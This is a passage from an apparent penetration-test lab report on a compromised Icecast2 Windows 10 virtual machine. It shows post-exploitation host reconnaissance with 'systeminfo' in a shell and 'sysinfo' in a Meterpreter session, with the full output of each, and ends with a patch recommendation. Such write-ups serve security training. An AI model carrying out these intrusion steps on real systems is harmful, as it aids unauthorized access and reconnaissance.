Step 15: Then I enter a command that displays the target's computer system information, while in the shell itself.

systeminfo




```
root@kali: ~
C:\Program Files (x86)\Iccast2 Win32>systeminfo
systeminfo

Host Name: MSEEDGEWIN10
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Microsoft
Product ID: 00329-20000-00001-AA236
Original Install Date: 3/19/2019, 4:59:35 AM
System Boot Time: 1/18/2022, 1:38:02 PM
System Manufacturer: Microsoft Corporation
System Model: Virtual Machine
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version: American Megatrends Inc. 090007, 5/18/2018
Windows Directory: C:\Windows
System Device: Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 2,308 MB
Available Physical Memory: 939 MB
Virtual Memory: Max Size: 3,588 MB
Virtual Memory: Available: 1,655 MB
Virtual Memory: In Use: 1,933 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\MSEEDGEWIN10
Hotfix(s): 11 Hotfix(s) Installed.
```

Step 16: Then I enter a command that displays the target's computer system information, while in the meterpreter itself.

sysinfo



```
root@kali: ~
C:\Program Files (x86)\Iccast2 Win32>~Z
Background channel 5? [y/N] y
meterpreter > sysinfo
Computer: MSEEDGEWIN10
OS: Windows 10 (10.0 Build 17763).
Architecture: x64
System Language: en-US
Domain: WORKGROUP
Logged On Users: 1
Meterpreter: x86/windows
meterpreter >
```

3.0 Recommendations

If possible, close port 8000, however, most likely, research shows that a software update will fix the vulnerability without having to close any ports. For example: Fix would be updating to version 2.0.2 in this specific case.